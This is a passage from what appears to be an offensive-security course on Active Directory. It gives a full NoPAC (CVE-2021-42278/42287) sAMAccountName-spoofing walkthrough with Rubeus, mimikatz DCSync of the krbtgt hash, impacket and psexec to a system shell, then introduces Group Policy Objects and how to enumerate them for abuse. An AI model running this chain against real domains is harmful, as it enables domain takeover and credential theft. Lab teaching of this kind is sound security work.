After changing the `sAMAccountName` to a domain controller's name (without the trailing `$`), we can exploit CVE-2021-42287. This vulnerability lies within the Key Distribution Center. The KDC is tricked during the Service Ticket request phase. When a Service Ticket is requested for a non-existent account, the KDC will append a `$` and search again.

The exploitation process makes use of this behavior. We request a `Ticket Granting Ticket (TGT)` using the modified `sAMAccountName`, and then request a `Service Ticket`, the KDC fails to find the account and appends a `$` sign, unintentionally matching the legitimate domain controller's account, and finally we get a `Service Ticket` with the domain controller's privileges.

Understanding the Privilege Attribute Certificate (PAC)

The `Privilege Attribute Certificate (PAC)` is a data structure used in Kerberos authentication within Windows environments. It contains important information about the user's identity and group memberships, which are used by services to enforce access control decisions.

When a user requests a `TGT` from the `KDC`, the KDC includes a `PAC` in the TGT. This PAC is later used by services to determine the user's permissions when accessing resources.

A PAC contains several critical pieces of information:

- **User SID (Security Identifier)**: A unique identifier for the user.
- **Group SIDs**: Identifiers for the groups to which the user belongs.
- **User Rights**: Information about the user's privileges.
- **Logon Information**: Details about the user's logon session, such as the logon time.

The presence of a PAC in Kerberos tickets is essential for the correct functioning of access control in Windows domains. If a Domain Controller returns a TGT without a PAC (as in the case of NoPAC vulnerability), it can lead to security issues where access controls are bypassed or improperly enforced.

For more detailed information, refer to the Microsoft documentation on PAC.

Enumeration from Windows

To enumerate if the server is likely to be vulnerable to NoPAC, we can use noPac. To confirm the vulnerability, the tools will request a TGT without PAC. If a Domain Controller is vulnerable to NoPAC, it will return a TGT without a PAC, and the ticket size without PAC would usually be lower than 1000.

Note: The noPac tool, located in `C:\Tools`, has already been compiled into an executable. The author did not provide a release version. If we want to compile noPac ourselves, we can use Visual Studio, though this process is not covered in this course.

Let's connect to the target machine to complete the exercises, we will use the acount `aneudy` with the password `Ilovemusic01`. Additionally, we will be connecting to RDP using the alternate port `13389`:

```
xfreerdp /u:aneudy /p:Ilovemusic01 /d:inlanefreight.local
/v:10.129.229.224:13389 /dynamic-resolution /drive:.,linux
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpdr
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpsnd
...SNIP...
```

We need to use the option `scan` with the user credentials:

```
PS C:\Tools> .\noPac.exe scan -domain inlanefreight.local -user aneudy -
pass Ilovemusic01
[+] Got TGT from DC03.inlanefreight.local. Ticket size: 567
```

On the other hand, NoPac Linux will give you more information, which we will see later in this section.

The other piece of information we need to know is the MachineAccountQuota (MAQ). This is a Domain attribute that allows, by default, any user to join up to 10 computers to the domain. If a user joins 10 machines, it won't be able to join another one, but if one of those 10 machines is deleted, the user will be able to join another one. This setting means a user cannot have more than 10 machines where the user is the creator. We can query the value of the attribute `ms-DS-MachineAccountQuota` using PowerView:

```
PS C:\Tools> (Get-DomainObject -SearchScope Base)."ms-ds-
machineaccountquota"
10
```

If we want to query the specific number of machines an account has already joined to the domain, we can also use `PowerView`. To accomplish this, we must query every machine and find its ms-DS-CreatorSID attribute (which records the security ID of the creator of the object.) Let's first start querying who created the machine `COMPUTERTEST1`:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $computerName = 'COMPUTERTEST1'
PS C:\Tools> $computer = Get-DomainComputer -Identity $computerName -
Properties 'ms-DS-CreatorSID'
PS C:\Tools> $sid = (New-Object
System.Security.Principal.SecurityIdentifier($computer.'ms-DS-CreatorSID',
0)).Value
PS C:\Tools> ConvertFrom-SID $sid
INLANEFREIGHT\aneudy
```

Now, if we want to understand how many machines aneudy created, we will need to query the `ms-DS-CreatorSID` attribute for all machines and get the ones that match aneudy's SID:

```
PS C:\Tools> $computers = Get-DomainComputer -Filter '(ms-DS-
CreatorSID=*)' -Properties name,ms-ds-creatorsid
PS C:\Tools> $aneudyComputers = $computers | where { (New-Object
System.Security.Principal.SecurityIdentifier($_."ms-ds-
creatorsid",0)).Value -eq (ConvertTo-SID aneudy) }
PS C:\Tools> $aneudyComputers.Count
10
```

This is important to understand as we may get access to an account that has already reached that quota, and to perform the attack, we may need to use one of the already created machines.

Abusing sAMAccountName Spoofing from Windows

To complete this attack, we will need to follow a specific group of steps:

1. Create a computer account: `TEST01`.
2. Clear the SPN attributes of the new computer account TEST01.
3. Abuse CVE-2021-42278 and modify the sAMAccountName of the computer TEST01 to match the Domain Controller DC03 without `$`.
4. Request a TGT for `TEST01` with its credentials.
5. Revert TEST01 sAMAccountName to its original value.
6. Abuse CVE-2021-42287 and request a service ticket with S4U2self using TEST01 TGT.

Note: Instead of creating a new computer account, we can also use an existing one.

Let's complete those steps using PowerShell, leveraging both the PowerMad and PowerView tools:

```
PS C:\Tools> Import-Module .\Powermad.ps1
PS C:\Tools> $password = ConvertTo-SecureString 'Password123' -AsPlainText
-Force
PS C:\Tools> New-MachineAccount -MachineAccount "TEST01" -Password
$($password) -Domain inlanefreight.local -DomainController 172.18.88.10 -
Verbose
VERBOSE: [+] SAMAccountName = TEST01$
VERBOSE: [+] Distinguished Name =
CN=TEST01,CN=Computers,DC=inlanefreight,DC=local
[+] Machine account TEST01 added
```

Next, we clear the SPNs:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Set-DomainObject -Identity 'TEST01$' -Clear
'serviceprincipalname' -Domain inlanefreight.local -DomainController
172.18.88.10 -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://172.18.88.10/DC=inlanefreight,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=TEST01$)(name=TEST01$)(displayname=TEST01$))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'TEST01$'
```

Now, we have our computer account ready to impersonate the Domain Controller. We need to change the machine account from `TEST01` to `DC03`

```
PS C:\Tools> Set-MachineAccountAttribute -MachineAccount "TEST01" -Value
"dc03" -Attribute samaccountname -Domain inlanefreight.local -
DomainController 172.18.88.10 -Verbose
VERBOSE: [+] Distinguished Name =
CN=TEST01,CN=Computers,DC=inlanefreight,DC=local
[+] Machine account TEST01 attribute samaccountname updated
```

We now request the TGT as DC03 but using TEST01 credentials. Since `TEST01`'s `sAMAccountName` is `DC03`, it will get a TGT as the computer account but with the `DC03` information in it.

```
PS C:\Tools> .\Rubeus.exe asktgt /user:dc03 /password:"Password123"
/domain:inlanefreight.local /dc:172.18.88.10 /nowrap
```

```
  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\dc03'
[*] Using domain controller: 172.18.88.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIFJDCCBSCgAwIBBaEDAgEWooIEKDCCBCRhggQgMIIEHKA
...SNIP...
```

Revert the TEST01's sAMAccountName to its original value as the next step involves requesting a Service Ticket to impersonate the Administrator in the target machine:

```
PS C:\Tools> Set-MachineAccountAttribute -MachineAccount "TEST01" -Value
"TEST01" -Attribute samaccountname -Domain inlanefreight.local -
DomainController 172.18.88.10 -Verbose
VERBOSE: [+] Distinguished Name =
CN=TEST01,CN=Computers,DC=inlanefreight,DC=local
[+] Machine account TEST01 attribute samaccountname updated
```

The last step is using the ticket we created using TEST01 credentials and the DC computer name. We will request a Service Ticket to ourselves impersonating the Administrator and adding any service we want to use. In this case, we are adding the option `/altservice:ldap/dc03.inlanefreight.local` because we are planning to perform a DCSync and we need the service `LDAP` to do it:

```
PS C:\Tools> .\Rubeus.exe s4u /self /impersonateuser:Administrator
/altservice:"ldap/dc03.inlanefreight.local" /dc:172.18.88.10 /ptt
/ticket:doIFJDCCBSCgAwIBBa...SNIP...
  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/
```

```
 v2.3.0

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: 172.18.88.10
[*] Sending S4U2self request to 172.18.88.10:88
[+] S4U2self success!
[*] Substituting alternative service name 'ldap/dc03.inlanefreight.local'
[*] Got a TGS for 'Administrator' to '[email protected]'
[*] base64(ticket.kirbi):

   doIF3jCCBdqgAwIBBaEDAgEWooIExDCCBMBhggS...SNIP...

[+] Ticket successfully imported!
```

With the ticket imported in our current session, we can perform a DCSync attack:

```
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /domain:inlanefreight.local
/kdc:dc03.inlanefreight.local /user:krbtgt" exit

 .#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##   > https://blog.gentilkiwi.com/mimikatz
 '## v ##'   Vincent LE TOUX      ( [email protected] )
 '#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:inlanefreight.local
/kdc:dc03.inlanefreight.local /user:krbtgt
[DC] 'inlanefreight.local' will be the domain
[DC] 'dc03.inlanefreight.local' will be the DC server
[DC] 'krbtgt' will be the user account

Credentials:
 Hash NTLM: 0304d22b62a0363670c603e35698765b
```

Enumeration from Linux

To enumerate if the server is likely to be vulnerable to NoPAC, we can use netexec or NoPac scanner. To confirm the vulnerability, the tools will request a TGT with PAC and then try to request another TGT without PAC. If a Domain Controller is vulnerable to NoPAC, it will return a TGT without a PAC, and the ticket sizes will be different.

```
git clone -q https://github.com/Ridter/noPac
python3 noPac/scanner.py -dc-ip 10.129.229.224
inlanefreight.local/aneudy:Ilovemusic01 -use-ldap

[*] Current ms-DS-MachineAccountQuota = 10
[*] Got TGT with PAC from 10.129.229.224. Ticket size 1517
[*] Got TGT from 10.129.229.224. Ticket size 752
```

Note: If the server is vulnerable to NoPAC, that doesn't mean that the `sAMAccountName spoofing` will work because it also needs to be able to rename the `sAMAccountName` to the DC to work, and that's only possible if the patch for `CVE-2021-42278` is not applied.

Additionally, the scanner also includes information about the machine quota, which allows us to understand if the domain allows users to join computers to the domain.

Abusing sAMAccountName Spoofing from Linux

In Linux we will do it differently, instead of creating a new machine account we will do the attack with a user account. The account `aneudy` has `GenericAll` rights over the account `felipe`.

We will need to install some tools to complete the attack. We will start with bloodyAD, which requires `libkrb5-dev` to work:

```
sudo apt-get install libkrb5-dev
The following additional packages will be installed:
 comerr-dev krb5-multidev libgssapi-krb5-2 libgssrpc4 libk5crypto3
libkadm5clnt-mit12 libkadm5srv-mit12 libkdb5-10 libkrb5-3 libkrb5support0
...SNIP...
```

Now to install bloodyAD we will clone the repo and install the requirements:

```
git clone -q https://github.com/CravateRouge/bloodyAD
cd bloodyAD/
python3 -m venv .bloodyAD;source .bloodyAD/bin/activate
python3 -m pip install .
Requirement already satisfied: pyasn1>=0.4.8 in
./.bloodyAD/lib/python3.9/site-packages (from bloodyAD==1.1.1) (0.6.0)
```

```
Collecting gssapi>=1.8.1
...SNIP...
```

In this scenario, instead of relying on rights to create a computer account, we will use the rights we have to control another account. We need to control an account with enough permissions (e.g. GenericAll/FullControl or GenericWrite) to edit another account's `sAMAccountName` attribute.

To complete this attack, we will use `aneudy` privileges and abuse the rights we have over `felipe`, and follow the same attack path we did with the computer account. The account we are targeting (`felipe`) needs to have an empty `servicePrincipalName` or we need to clear it.

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 get object felipe | grep
"servicePrincipalName\|sAMAccountName"
sAMAccountName: felipe
servicePrincipalName: IMAP/srv03
```

Note: It is a good practice to note down any SPN the account we are targeting have if we want to restore the account to its original value after the attack to avoid service interruptions.

Let's clear Felipe's SPNs:

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object felipe servicePrincipalName
[]
[+] felipe's servicePrincipalName has been updated
```

The next step is to modify Felipe's sAMAccountName to match the Domain Controller (DC03) without `$`:

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object felipe sAMAccountName -v DC03
['DC03']
[+] felipe's sAMAccountName has been updated
```

We can request a TGT for the account `DC03` using Felipe's credentials.

```
getTGT.py inlanefreight.local/dc03:Hacker0039 -dc-ip 10.129.229.224
Impacket v0.12.0.dev1+20240426.105025.65f44077 - Copyright 2023 Fortra
```

```
[*] Saving ticket in dc03.ccache
```

The next step is to revert Felipe's sAMAccountName to its original value. To do that, we need to `set object DC03` instead of `felipe` because bloodyAD uses the sAMAccountName by default as the value to search for the object.

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object DC03 sAMAccountName -v felipe
['felipe']
[+] DC03's sAMAccountName has been updated
```

Alternatively we can use the distinguished name to specify we are targeting `felipe`:

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object
"CN=felipe,CN=Users,DC=inlanefreight,DC=local" sAMAccountName -v felipe
['felipe']
[+] CN=felipe,CN=Users,DC=inlanefreight,DC=local's sAMAccountName has been
updated
```

The final step is to request a `S4U2self` service ticket using the TGT `dc03.ccache` we have:

```
KRB5CCNAME=dc03.ccache getST.py inlanefreight.local/dc03 -self -
impersonate 'Administrator' -altservice 'cifs/dc03.inlanefreight.local' -k
-no-pass -dc-ip 10.129.229.224
Impacket v0.12.0.dev1+20240426.105025.65f44077 - Copyright 2023 Fortra

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Changing service from [email protected] to cifs/[email protected]
[*] Saving ticket in Administrator@[email protected]
```

Since we request the alternative service `CIFS` we can use it with `psexec.py` to get a shell on the target system:

```
KRB5CCNAME=Administrator@[email protected] psexec.py
dc03.inlanefreight.local -k -no-pass
Impacket v0.12.0.dev1+20240426.105025.65f44077 - Copyright 2023 Fortra

[*] Requesting shares on dc03.inlanefreight.local.....
[*] Found writable share ADMIN$
```

```
[*] Uploading file pzUPwkmj.exe
[*] Opening SVCManager on dc03.inlanefreight.local.....
[*] Creating service hMaB on dc03.inlanefreight.local.....
[*] Starting service hMaB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Conclusion

The `NoPAC` attack leveraging `CVE-2021-42278` and `CVE-2021-42287` underscores a critical vulnerability in Active Directory environments where improper validation of `sAMAccountName` modifications can lead to unauthorized privilege escalation. This technique demonstrates the implications of seemingly minor oversights in security configurations. Effective countermeasures require diligent patch management, stringent control over account privileges, and regular audits to ensure that such vulnerabilities are promptly addressed and mitigated. Organizations can better safeguard their critical infrastructure from similar threats by facilitating a comprehensive understanding of these attack vectors.


Introduction to GPOs

In a Windows environment, particularly within organizations managing hundreds or thousands of hosts, it becomes essential to implement a standardized set of security settings and custom configurations across all computers. Instead of configuring each computer individually, administrators use the Group Policy Management Console (GPMC). The GPMC enables the centralization of these configurations and their application based on specific computer or user attributes.

For instance, through GPMC, administrators can modify desktop backgrounds, set specific security settings, and apply configurations typically done manually on each Windows machine. Group Policy Objects (GPOs) facilitate this centralized management.

Group Policy Object (GPO)

A Group Policy Object (GPO) is a collection of policy settings defining the appearance and behavior of systems for a specific group of users or computers within an organization.



GPOs consist of two main components that facilitate their implementation:

- `Group Policy Container (GPC)`: This LDAP object represents the GPO itself, including its configuration and permissions settings. The GPC's distinguished name contains a `GUID`, which is unique to the GPO and helps identify it within the directory, for example, `CN={GUID},CN=Policies,CN=System,DC=inlanefreight,DC=local`.
- `Group Policy Template (GPT)`: Unlike the GPC that holds configuration metadata, the GPT contains the actual settings and configurations as files within the SYSVOL directory on a domain controller. These files dictate the policies to be applied and are fetched by the client machines. The path typically looks like `\\dc02.inlanefreight.local\SysVol\inlanefreight.local\Policies\{GUID}`.

GPOs are applied to users and computers in an Active Directory environment, mostly through Organizational Units (OUs). Administrators structure the organization into different OUs to tailor specific policies for defined groups of users or machines. For example, consider an administrator in a retail company: they might set up one OU for point-of-sale (POS) systems and others for departments such as HR, IT, C-level, etc. This structure allows the application of targeted policies that meet the specific needs of each group.

Note: Group Policy settings are automatically updated upon either the reboot of a domain member computer or when a user signs into a domain member computer. Additionally, Group Policies are refreshed at regular intervals. Typically, this occurs every 90 minutes with a random offset that can be up to 30 minutes.


From an attacker's perspective, if we gain access to accounts, we can modify existing policies or create new ones, which allows us to execute code or perform unauthorized actions on any computer where the policy applies.

In this section, we will discuss how GPOs work, and in the next section, we will discuss how to abuse them.

GPO Delegation

To delegate permissions to link GPOs to a site, domain, or OU, you must have `Modify Permissions` on that site, domain, or OU. By default, only `Domain Administrators` and `Enterprise Administrators` have this permission. Administrators often delegate those rights to other departments, such as technical support, so they can apply the required policies to the computers they manage. Administrators can do that by specifying which GPO a specified group can modify.

If we are the Administrator and we want to delegate rights for a GPO, we need to open `Group Policy Management` using the command `gpmc.msc`; within the GPMC, we can navigate to the selected GPO `Default Security Policy - WKS` go into the `Delegation` tab and Add the group or account we want to assigns the rights to `Edit settings` or `Edit settings, delete and modify security`.



From a high-level perspective, here's what any of those rights can do:

- `Edit settings` allows the user or group to modify the GPO properties or settings.
- `Edit settings, delete and modify security` allows the modification of the GPO settings, the elimination of the GPO, and the delegation of other users to manage the GPO.

GPO Links

A GPO is essentially a set of rules we've put together to manage computer and user accounts effectively. However, creating a GPO doesn't automatically apply it. It exists in isolation until we link it to parts of our Active Directory (AD) structure, such as sites, domains, or Organizational Units (OUs). This linking activates the GPO's rules for the users and computers in those containers.

We begin by deciding where these policies should apply. If we have settings that should affect the entire network, we link the GPO to the `domain level`. For more specific settings, like those affecting only the marketing department or a regional office, we'd link the GPO to the respective `OU` or `site`. This flexibility allows us to apply the same policies across different areas of our organization without recreating the GPO multiple times.


How the Order of GPOs Impacts Application

It is essential to understand the order in which GPOs are processed, especially when multiple GPOs are linked to the same AD container. If there's a conflict between policies (for example, one GPO disables a setting while another enables it), the GPO processed last will have precedence. This order is determined first by the `location` (Local, Site, Domain, OU) and within those levels by `Link Order`, which specifies the hierarchy of GPO applications at each level.

We can link GPOs to Sites, Domains, or OUs. When we link a GPO, it follows a specific sequence, ensuring that policies applied closer to the user or computer have the highest priority. Here's the order on which GPOs are applied:

- Local.
- Site.
- Domain.
- Organization Units (OUs).

Additionally, if we have multiple GPOs applied to the sites, Domains, or OUs, those GPOs have a `Link Order`, meaning that at each level, we can specify the order of hierarchy in which each policy will be applied.



Another consideration is that sometimes, we need certain policies to apply universally and without exception. In these cases, we can `enforce` a GPO. Even if a subordinate OU is configured to block inheritance (which normally stops higher-level policy settings from applying to it), an enforced GPO will still apply.

Example Scenario: Local GPO vs. OU Linked GPO

Now, to better understand how GPO's are applied, let's imagine we need to enable the Windows Firewall. We use the Local GPO directly on the computer to enable the Windows Firewall. This Local GPO is the first level of policy that gets applied when the system starts up or when group policy refreshes occur.

In this scenario, we also have the OU `Workstations` where this computer is a member, and there's a GPO linked to this OU that disables the Windows Firewall. Here's what happens during policy application:

- `Local GPO Application`: The computer first applies the Local GPO as it starts up. According to our setup, this GPO enables the Windows Firewall.
- `Site GPO Application`: Next, if there are any GPOs linked to the site that encompass this computer, those GPOs are applied. Site-linked GPOs can modify settings applied by the Local GPO.
- `Domain GPO Application`: After site-linked GPOs, any GPOs linked to the domain and encompassing this computer are applied. These also can override settings from both the Local and Site-linked GPOs.
- `OU GPO Application`: The GPOs linked to the OU are applied. In our scenario, this GPO disables the Windows Firewall. Since OU-linked GPOs are processed last (among

the GPOs from Local, Site, and Domain), they have the highest precedence in this context unless a higher-level GPO is enforced.

Note: Enforcing a GPO at any level ensures its settings take precedence over any conflicting settings in GPO processed earlier in the hierarchy.

Note: If we set an OU to block inheritance, it wouldn't receive any GPOs from the domain or site level unless those GPOs were enforced. However, Local GPOs would still be applied as they are processed before AD-based GPOs and are considered separate from the AD hierarchy.

This structured approach allows administrators significant control over policy application but also presents an opportunity for us as hackers to compromise the network. If we compromise an account with rights to modify GPOs, create GPOs, or link existing GPOs to Sites, Domains, or OUs, we can use those privileges to compromise any computer where the GPO is applied.

Conclusion

In the following session, we will explore how to enumerate those rights and abuse GPO's rights.

GPO Attacks

Now that we understand how GPOs work, let’s discuss the types of rights that can be abused to escalate privileges or move laterally using GPOs.

The first type of right that can be exploited is the ability to `modify a GPO`. As mentioned, an administrator can delegate rights to users or computers to manage a GPO. If we compromise an account that has delegated rights to a GPO, we can abuse these rights to alter the GPO. Modifications could include executing commands or performing actions on all computers where the GPO is applied.

Another right we are looking to access again is the `ability to link a GPO`. If we gain access to an account with the rights to link a GPO, we can use it to link a GPO to a site, domain, or OU. This right alone doesn't provide a privilege escalation path because we also need the right to modify a GPO or create a new one to link it. It is crucial to remember that we can take advantage of this privilege if we gain access to one account that can create or modify existing GPOs.

Finally, if we compromise an account with the rights to `create a GPO` and combine it with the ability to link it to a Site, Domain, or OU, we will be able to compromise any computer that belongs to the place where we link the GPO we created.

This section will explore how to enumerate and abuse GPO rights from Linux and Windows.

GPO Enumeration

When working with GPOs, we need to be aware of their names, the OUs (the common location to link GPOs), where they are linked, and the DACL associated with them.

As an attacker, when we are targetting GPOs, we want to enumerate four (4) specific things:

- Which nonadmin users can modify GPOs? We do this to filter the GPO we want to attack and the accounts we want to target.
- Where are those GPOs linked? As we learned, a GPO is applied when linked; we need to understand where the GPO is linked to identify which devices we can compromise using those GPOs.
- Which nonadmin users can link GPOs? We are interested in understanding where we can apply GPOs we have control over by searching if we have rights to link to a Site, Domain, or OU.
- Which nonadmin users can create GPOs?

Let's see how we can enumerate those rights from Windows and Linux.

GPO Enumeration from Windows

We can use PowerView, the GroupPolicy module from Microsoft or Active Directory module, to enumerate GPOs. We will focus on PowerView.

Note: We can use BloodHound for some of the enumeration we will perform, but not all of them will be visible in BloodHound.

To get the GPOs in the domain we can use `Get-DomainGPO`. That command will retrieve all GPOs created in the current domain. We will work with the first one as an example, but we can do the same for every GPO in the Domain.

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainGPO | Select-Object -First 1

usncreated       : 5672
systemflags       : -1946157056
displayname       : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}
{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-
A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
whenchanged       : 3/21/2024 11:02:06 AM
objectclass       : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
```

```
usnchanged       : 12596
dscorepropagationdata  : {4/18/2024 3:55:28 PM, 3/21/2024 10:56:27 AM,
1/1/1601 12:00:00 AM}
name          : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags          : 0
cn           : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject : True
gpcfilesyspath     :
\\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}
distinguishedname    : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
whencreated       : 3/21/2024 10:52:47 AM
versionnumber      : 3
instancetype      : 4
objectguid       : 4e7d947e-eab2-4669-a110-6e5c0ad8b7f7
objectcategory     : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=inlanefreight,DC=local
```

Let's break down some properties of a GPO that we will be looking into when attacking GPOs:

Property	Description
